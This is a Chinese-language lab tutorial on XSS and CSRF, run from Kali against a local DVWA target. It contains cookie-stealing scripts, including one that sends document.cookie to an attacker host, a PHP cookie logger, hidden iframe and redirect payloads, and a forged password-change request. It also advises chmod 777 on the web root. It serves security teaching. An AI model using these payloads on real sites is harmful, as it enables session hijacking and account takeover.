

[新浪微博的XSS漏洞攻击过程详解](#)

XSS

人们经常将跨站脚本攻击（**Cross Site Scripting**）缩写为**CSS**，但这会与层叠样式表（**Cascading Style Sheets**，**CSS**）的缩写混淆。因此，有人将跨站脚本攻击缩写为**XSS**。

XSS攻击通常指的是通过利用网页开发时留下的漏洞，通过巧妙的方法注入恶意指令代码到网页，使用户加载并执行攻击者恶意制造的网页程序。这些恶意网页程序通常是**JavaScript**，但实际上也可以包括**Java**、**VBScript**、**ActiveX**、**Flash** 或者甚至是普通的**HTML**。攻击成功后，攻击者可能得到包括但不限于更高的权限（如执行一些操作）、私密网页内容、会话和**cookie**等各种内容。

实验环境

靶机OWASP ip地址: 192.168.0.136

kali: ip地址: 192.168.0.133

kali
安装tools: apt-get install open-vm-tools-desktop fuse

任务1


任务目的: 熟悉常见的**xss**跨站脚本构造方法

弹框行为


存储型跨站脚本攻击

在浏览器1（Chrome浏览器）中提交如下文本

```
<script>alert('hello')</script>
<script>alert(document.cookie)</script>
```




在浏览器2（火狐浏览器）中打开此网页




反射型跨站脚本攻击

在浏览器1（Chrome浏览器）中提交文本




提交之后在浏览器输入栏复制链接

http://192.168.0.136/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27hello%27%29%3C%2Fscript%3E#



在浏览器2（火狐浏览器）中打开此网页




页面嵌套


```
<iframe src="http://www.baidu.com" height="250" width="300"></iframe>
<iframe src="http://www.baidu.com" height="0" width="0" border="0"></iframe>
```

用上述页面嵌套对靶机dwwa 的xss网页进行挂马


ps: 由于页面对输入长度有限制, 可以采用如下方法突破页面长度限制



点中输入框 右键 检查



将maxlength的值修改即可



页面重定向

```
<script>window.location="http://www.qq.com"</script>
<script>location.href="http://www.qq.com"</script>
<script>alert('该网站已停止更新，移步新网站');location.href="http://www.qq.com"
</script>
```

用上述页面重定向对靶机dvwa 的xss网页进行挂马

图片标签嵌入跨站标本代码

```


```

用上述图片标签对靶机dvwa 的xss网页进行挂马

任务2

任务目的：搭建攻击服务器（kali），在靶机上挂马，获取受害者的cookie。

步骤1：启动kali apache 服务器

```
service apache2 start
```

步骤2：在kali的 /var/www/html 文件下创建一个 getcookie.php 的文件，并将下面的代码粘贴进去

```
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# vim getcookie.php
```

```
<?php
    $cookie = $_GET['cookie'];
    $file = fopen('cookie.txt','a+');
    fwrite($file,$cookie);
    fclose($file);
?>
```

```
root@kali:/var/www/html# cat getcookie.php
<?php
    $cookie = $_GET['cookie'];
    $file = fopen('cookie.txt','a+');
    fwrite($file,$cookie);
    fclose($file);
?>
```

ps: kali 中的 html 文件夹非root用户默认是没有写权限，需要给该文件夹赋权限

为了确保成功，建议给 html 文件夹下的 getcookie.php 文件也赋予读写权限


```
root@kali:/var/www# ls -l
total 4
drwxr-xr-x 2 root root 4096 Jun  7 07:13 html
```

```
chmod 777 html      //给html文件 所有用户读写权限
cd html
chmod 777 getcookie.php
```

步骤3: 靶机中植入xss代码

```
<script>window.open("http://192.168.0.133/getcookie.php?
cookie="+document.cookie)</script>
```

在火狐浏览器访问挂马的网页



在kali中查看是否有成功获取到受害用户cookie


```
root@kali:/var/www/html# cat cookie.txt
security=low; PHPSESSID=nouniadv4d5u5d957e9904dsv5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersi
st=nadaroot@kali:/var/www/html#
```

任务3


任务目的：了解CSRF跨站伪造请求

步骤1：打开dvwa网站，点击左边的CSRF 修改密码

输入admin/admin



修改密码之后复制浏览器的修改密码请求链接



得到浏览器链接如下：

```
http://192.168.0.136/dvwa/vulnerabilities/csrf/?  
password_new=admin&password_conf=admin&Change=Change#
```

由于该链接存在跨站伪造请求漏洞，我们将该链接的修改密码改成我们自己的密码如1234，

即password_new=1234&password_conf=1234

```
http://192.168.0.136/dvwa/vulnerabilities/csrf/?  
password_new=1234&password_conf=1234&Change=Change#
```

步骤2：利用上述跨站伪造请求链接，在kali上新建一个伪造网址


```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>CSRF跨站伪造请求</title>
</head>
<body>
  <h1>*** 网站</h1>
  <h2>同学们自行美化该网站</h2>
  
</body>
</html>
```

ps：img标签中的 192.168.0.136 换成大家自己的kali地址

在kali中的 /var/www/html 目录下新建 csrf.html 文件

```
i:/var/www/html# vim csrf.html
i:/var/www/html#
```

